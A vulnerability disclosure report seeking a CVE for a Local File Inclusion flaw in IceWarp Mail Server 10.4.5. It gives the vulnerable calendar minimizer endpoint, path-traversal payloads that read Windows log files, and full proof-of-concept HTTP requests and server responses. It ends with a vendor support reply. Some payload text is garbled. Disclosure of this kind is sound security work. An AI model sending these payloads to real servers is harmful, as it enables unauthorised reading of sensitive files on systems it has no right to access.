

Report the security vulnerability issue – IceWarp Local File Inclusion

Reporter: Nattakit Intarasorn, Phatthanaphol Rattanapongporn, Rattapon Jitprajong

Vulnerability exploitation

We have found this vulnerability in **IceWarp Mail Server version 10.4.5** allows remote attackers to exploit **Local File Inclusion**. This vulnerability enables attackers to include or execute files from the local file system of the targeted server. This can lead to unauthorized access to sensitive files and potentially allow attackers to execute arbitrary code or perform other malicious actions on the affected system.

So first we need to go to the target remote host, and we try to input local file inclusion command on get method

Payload:


`https://example.com/webmail/calendar/minimizer/index.php?style={path_file}`

`“..\..\..\..\..\%fwindows%2fwindowsupdate%2elog”`

`“..\..\..\..\..\%fwindows%2fsystem32%2flogfiles%2fhttperr%2fhttperrl%2elog”`

And finally, we can get information from the server by using LFI technique.

Sample POC:



Request

Pretty Raw In Actions

```
1 GET /...1507068849/webmail/calendar/minimizer/index.php?style=
...%2fwindows%2fwindowsupdate%2elog HTTP/1.1
2 Host:
3 User-Agent: Mozilla/5.0 (Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language:
6 Accept-Encoding:
7 Connection: close
8 Cookie: _ga_D9
GAI.3.21020192
_gid=GAI.3.621
9 Upgrade-Insecure-Requests: 1
10
11
```

LFI command

Response

Pretty Raw Render In Actions

IceWarp version

```
1 HTTP/1.1 200 OK
2 Connection: close
3 Server: IceWarp/10.4.5
4 Date: Mon, 22 May 2023 09:54:41 GMT
5 Content-type: text/css; charset=utf-8
6
7 2023-04-2520:52:58:09784820b0Service*****2023-04-2520:52:58:12084820b0IdleTwrNon-
networkStateIpv6,cNetworkInterfaces=2.2023-04-2520:52:58:12284820b0ServiceUpdateNetwor
ntProvider:00000000-0000-0000-0000-0000000000002023-04-2520:52:58:16684820b0Agent*WSL
anagerdelayinitializecompletedsuccessfully..2023-04-2520:52:58:18484820b0AUTimer:31DA
ERReporter::InitSucceeded2023-04-2520:52:58:19584820b0Agent*****Agent:Initializ
nsareelevated(UserPreference))2023-04-2520:52:58:20184820b0MiscWARNING:IsSessionRemot
n2023-04-2520:52:58:36184820b0AUCurrentlyAUXIsenabled-sonotshowanyWUupgradenotificati
-2520:54:45:00384820b0AUW#START##AU:Searchforupdates2023-04-2520:54:45:00384820b0AUW#
9482F4B4-E343-43B6-B170-9A65BC822C77
}
/x64/6.3.9600.0/07CH=8576L=en-US&P=6PT=0x76WUA=7.9.9600.193742023-04-2520:54:45:81584
4:45:81784820b0AgentFATAL:CallerServiceRecoveryfailedtooptintoservice117cab2d-82b1-4b
=0x000000072023-04-2520:54:45:90684820b0Report*ComputerBrand=VMware,Inc.2023-04-2520:
00:00:002023-04-2520:54:45:91184820b0Report*BiosSkuNumberunavailable.2023-04-2520:54:
84820b0HandlerUH:Currentcumulativeupdatelevelcalculated:packageidentityPackage_for_KB
forupdates[CallId={
D6339D0B-389A-4BFA-A7B491C82651
}
ServiceId={
9482F4B4-E343-43B6-B170-9A65BC822C77
}
2023-04-2520:54:50:243848126cAgent***END***QueueingFindingupdates[CallerId=Automatic
1 and DeploymentAction='Uninstallation' or IsInstalled=1 and DeploymentAction='Instal
9482F4B4-E343-43B6-B170-9A65BC822C77
}
WindowsUpdate2023-04-2520:54:50:260848126cAgent*SearchScope={
Machine&AllUsers
}
2023-04-2520:54:50:261848126cAgent*CallerSIDforApplicability:S-1-5-182023-04-2520:54:
9482F4B4-E343-43B6-B170-9A65BC822C77
}
/x64/6.3.9600.0/07CH=8576L=en-US&P=6PT=0x76WUA=7.9.9600.193742023-04-2520:54:50:49884
service117cab2d-82b1-4b5a-a08c-4d62dbec7782tothedatastore2023-04-2520:54:50:539848126
9482F4B4-E343-43B6-B170-9A65BC822C77
```

Server information return

Request

GET /..._1507068849/webmail/calendar/minimizer/index.php?style=...%2fwindows%2fsystem32%2flogfiles%2fhttperr%2fhttperr%2elog HTTP/1.1

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Encoding: gzip, deflate

Connection: close

Cookie: ga_DSR..._ga_T3S6J2879D... 102019293.1684737684; 16.1684737686;

Upgrade-Insecure-Requests: 1

LFI command

Server information return

Response

1 HTTP/1.1 200 OK

2 Connection: close

3 Server: IceWarp/10.4.5

4 Date: Wed, 22 Mar 2023 10:30:38 GMT

5 Content-type: text/css; charset=utf-8

7 #Software:Microsoft HTTP API 2.0#Version:1.0#Date:2023-03-22 04:39:10#Fields:date time c-ip c-port s-ip s-port cs-version cs-method cs-uri sc-status s-siteid s-reason s-queueName2023-03-22 04:39:10 10.212.135.7 4296 117.121.222.91 5985 HTTP/1.0 GET / 404 - NotFound -2023-03-22 04:39:10 10.212.135.7 4302 117.121.222.91 47001 - - - 400 - Verb -2023-03-22 04:39:15 10.212.135.7 4322 117.121.222.91 47001 - - - 400 - BadRequest -2023-03-22 04:39:15 10.212.135.7 4359 117.121.222.91 47001 HTTP/1.0 GET / 404 - NotFound -2023-03-22 04:36:04 10.212.135.7 4811 117.121.222.91 47001 HTTP/1.0 GET / 404 - NotFound -2023-03-22 04:36:08 10.212.135.7 4819 117.121.222.91 47001 - - - 400 - Verb -2023-03-22 04:36:08 10.212.135.7 4820 117.121.222.91 47001 - - - 400 - Verb -2023-03-22 04:36:08 10.212.135.7 4821 117.121.222.91 47001 - - - 400 - Verb -2023-03-22 04:36:08 10.212.135.7 4822 117.121.222.91 47001 - - - 400 - Verb -2023-03-22 04:36:08 10.212.135.7 4823 117.121.222.91 47001 - - - 400 - Verb -2023-03-22 04:36:08 10.212.135.7 4824 117.121.222.91 47001 - - - 400 - Verb -2023-03-22 04:36:08 10.212.135.7 4826 117.121.222.91 47001 - - - 400 - Verb -2023-03-22 04:36:08 10.212.135.7 4827 117.121.222.91 47001 - - - 400 - Verb -2023-03-22 04:36:08 10.212.135.7 4840 117.121.222.91 5985 - - - 400 - Verb -2023-03-22 04:36:08 10.212.135.7 4841 117.121.222.91 5985 - - - 400 - Verb -2023-03-22 04:36:08 10.212.135.7 4845 117.121.222.91 47001 - - - 400 - Verb -2023-03-22 04:36:09 10.212.135.7 4865 117.121.222.91 5985 - - - 400 - Verb -2023-03-22 04:36:09 10.212.135.7 4866 117.121.222.91 5985 - - - 400 - Verb -2023-03-22 04:36:09 10.212.135.7 4867 117.121.222.91 5985 - - - 400 - Verb -2023-03-22 04:36:09 10.212.135.7 4883 117.121.222.91 5985 - - - 400 - Verb -2023-03-22 04:36:15 10.212.135.7 4910 117.121.222.91 47001 - - - 400 - Verb -2023-03-22 04:36:15 10.212.135.7 4911 117.121.222.91 47001 - - - 400 - Verb -2023-03-22 04:36:15 10.212.135.7 4912 117.121.222.91 47001 - - - 400 - Verb -2023-03-22 04:36:15 10.212.135.7 4914 117.121.222.91 5985 - - - 400 - Verb -2023-03-22 04:36:15 10.212.135.7 4918 117.121.222.91 47001 - - - 400 - Verb -2023-03-22 04:36:15 10.212.135.7 4919 117.121.222.91 47001 - - - 400 - Verb -2023-03-22 04:36:15 10.212.135.7 4920 117.121.222.91 47001 - - - 400 - Verb -2023-03-22 04:36:15 10.212.135.7 4925 117.121.222.91 5985 - - - 400 - Verb -2023-03-22 04:36:16 10.212.135.7 4933 117.121.222.91 5985 - - - 400 - Verb -2023-03-22 04:36:16 10.212.135.7 4934 117.121.222.91 5985 - - - 400 - Verb -2023-03-22 04:36:16 10.212.135.7 4935 117.121.222.91 47001 - - - 400 - Verb

In addition, we have reported the issue to IceWarp, but they have not responded regarding this specific version. Please see the picture below. Therefore, we will request a CVE directly from you.

Mike from IceWarp Customer Care <mike@icewarp-customer-care.intercom-mail.com>

to me

9:25 PM (0 minutes ago)

Thank you for sharing the details about the build. However, we regret to inform you that the build is no longer accessible and we won't be able to assist you with it. In case you come across any security loopholes in EPOS, build 14, please do not hesitate to reach out to us again.

Reply in our Messenger

You may need to sign in to IceWarp Customer Care again. You can also reply directly to this email.

Powered by Intercom

Reply Forward